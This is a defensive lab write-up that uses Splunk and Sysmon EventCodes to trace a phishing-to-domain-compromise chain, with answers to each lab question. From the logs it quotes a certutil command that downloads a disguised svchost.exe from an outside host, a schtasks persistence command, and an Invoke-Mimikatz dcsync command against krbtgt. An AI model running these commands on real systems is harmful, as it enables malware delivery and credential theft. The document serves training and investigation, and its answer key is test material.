
TL;DR
One malicious Invoice document, and the whole attack chain sits inside a single Splunk index. Word spawns cmd, certutil pulls a fake svchost.exe into Temp, schtasks registers a Teams-looking task so the payload survives reboots, and PowerSploit scripts close it out with domain reconnaissance and credential dumping. The lab is really a Sysmon navigation test. Every answer comes from knowing which EventCode holds the evidence, 15 for download provenance and 1 for process creation, and from chaining ParentImage filters to walk the process tree two hops deep.
Scenario
One of the employees clicked on a malicious link and got the endpoint compromised. After executing malicious files and getting a foothold, the attacker compromised the AD by dumping sensitive information.
The investigation



After unzipping and starting Splunk I set the timeframe to All Time and ran index=* to see what the lab hands over: 28,910 events on three hosts (DESKTOP1, DESKTOP2 and the CYBERRANGE-DC domain controller), spread over four WinEventLog sources. Sysmon/Operational carries just over half of them, 15,369 of 28,910, so that is where I spent the session.
The phishing email and its download source
Question (3 points). An employee reported a recent phishing email named “Invoice”. Can you locate the IP address from which the file was downloaded? (Format: X.X.X.X:Port)
Answer: 139.59.21.147:8080

How I got there. Sysmon EventCode 15 fires when a file with a zone identifier is created, and Windows attaches that identifier to anything downloaded from the internet. I searched for the attachment name:
index=* sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=15 "Invoice"One event logs C:\Users\ricksanchez\Downloads\Invoice.docm:Zone.Identifier, and its Contents field carries the proof: [ZoneTransfer] ZoneId=3 ReferrerUrl=http://139.59.21.147:8080/ HostUrl=http://139.59.21.147:8080/Invoice.docm. ZoneId=3 means the file arrived from the internet, and HostUrl names the address it came from.

From document to payload
Question (3 points). What is the file that was downloaded after the malicious document was opened? Please provide the complete path where the file was downloaded and saved. (Format: C:pathtofile.ext)
Answer: C:\Windows\Temp\svchost.exe
How I got there. Next link in the chain: what did Word do after the document opened? EventCode 1 is process creation, and I kept the Invoice keyword to stay on the right host activity:


source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 "Invoice"A suspicious cmd.exe shows up spawned right after WINWORD opened the file. Reading its command line closely, it is pulling a binary from a remote IP and dropping it in the temp folder:
cmd.exe /c certutil -urlcache -split -f "http://24.199.117.142:1337/svchost.exe" "C:\Windows\Temp\svchost.exe"
The download URL
Question (3 points). What is the URL from which additional files were being downloaded? (Format: http://something:something/file.ext)
Answer: http://24.199.117.142:1337/svchost.exe
How I got there. Same log as above, no new search needed. The certutil command line in that event spells the URL out completely, port 1337 and all.
The compromised user
Question (2 points). Which domain user seemed to be compromised? (Format: Username)
Answer: ricksanchez
How I got there. Same log packet again. The User field on the WINWORD and cmd events reads CYBERRANGEricksanchez, and that is the account which downloaded and opened the file, so that is the victim.
The persistence mechanism
Question (2 points). Could you check if there were any persistent actions detected? Please name the program utilized. (Format: filename.ext)
Answer: schtasks.exe
How I got there. For persistence I swapped the keyword from the document to the payload’s own directory, so anything referencing the dropped file surfaces:

source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 "C:\\Windows\\Temp\\svchost.exe"The first packet back tells the whole story: the malware has gained persistence and is posing as a Microsoft Teams updater, using schtasks.exe to do it.
The task name
Question (3 points). What is the name of the task employed for maintaining persistence? (Format: Task Name)
Answer: Microsoft Teams Updater
How I got there. Same packet as the previous question. The command line reads schtasks.exe /create /tn "Microsoft Teams Updater" /sc onlogon /tr C:\Windows\Temp\svchost.exe, so the task runs the payload at every logon under a name borrowed from legitimate Microsoft software.
The reconnaissance script
Question (3 points). What famous script, commonly used by attackers, was dropped as an additional file to facilitate internal reconnaissance and enumeration? (Format: filename.ext)
Answer: PowerView.ps1
How I got there. With the malware in place, the likely route to enumeration is child processes. First hop, everything spawned by the payload:

source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 ParentImage="C:\\Windows\\Temp\\svchost.exe"One log: svchost.exe spawned cmd.exe. So I searched for that cmd’s children instead:

source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 ParentImage="C:\\Windows\\SysWOW64\\cmd.exe" | sort _time | table _time Image ProcessId CommandLineNine events sorted by time, and among them certutil fetching PowerView.ps1 from raw.githubusercontent.com.

The credential extraction script
Question (3 points). What additional file was deployed by the attacker to extract credentials? (Format: filename.ext)
Answer: Invoke-Mimikatz.ps1
How I got there. No new search for this one. A second certutil line in the same table pulls Invoke-Mimikatz.ps1 from the PowerSploit repository.

The credential dumping technique
Question (3 points). What technique for credential dumping, similar to a known method often used in domain controller environments, was employed by the attacker? (Format: xxxxxx)
Answer: dcsync

How I got there. The last piece was already on the same screen. The powershell event runs Invoke-Mimikatz -Command '"lsadump::dcsync /domain:CYBERRANGE.local /user:krbtgt"', targeting the krbtgt account.
What this lab really tests
Reading a Windows attack chain out of raw log data. Every question is a pivot where the previous answer names the next filter, file path to parent process to child process, and the only skill that carries you through is knowing which Sysmon EventCode stores which fact. That is the log-first habit real SOC work runs on: let the evidence choose the next query instead of hunting for a tool that confirms a hunch.
Skills and techniques
- Splunk: sourcetype and EventCode filtering, ParentImage chaining,
sortandtablefor a readable process timeline - Sysmon: EventCode 15 (FileCreateStreamHash, Zone.Identifier contents) and EventCode 1 (ProcessCreate)
- Attacker tooling seen in the logs: certutil download (LOLBAS), PowerView.ps1, Invoke-Mimikatz.ps1, lsadump::dcsync, scheduled task persistence
- ATT&CK mappings from verification reading: T1053.005 (Scheduled Task), T1003.006 (DCSync), T1105 (Ingress Tool Transfer)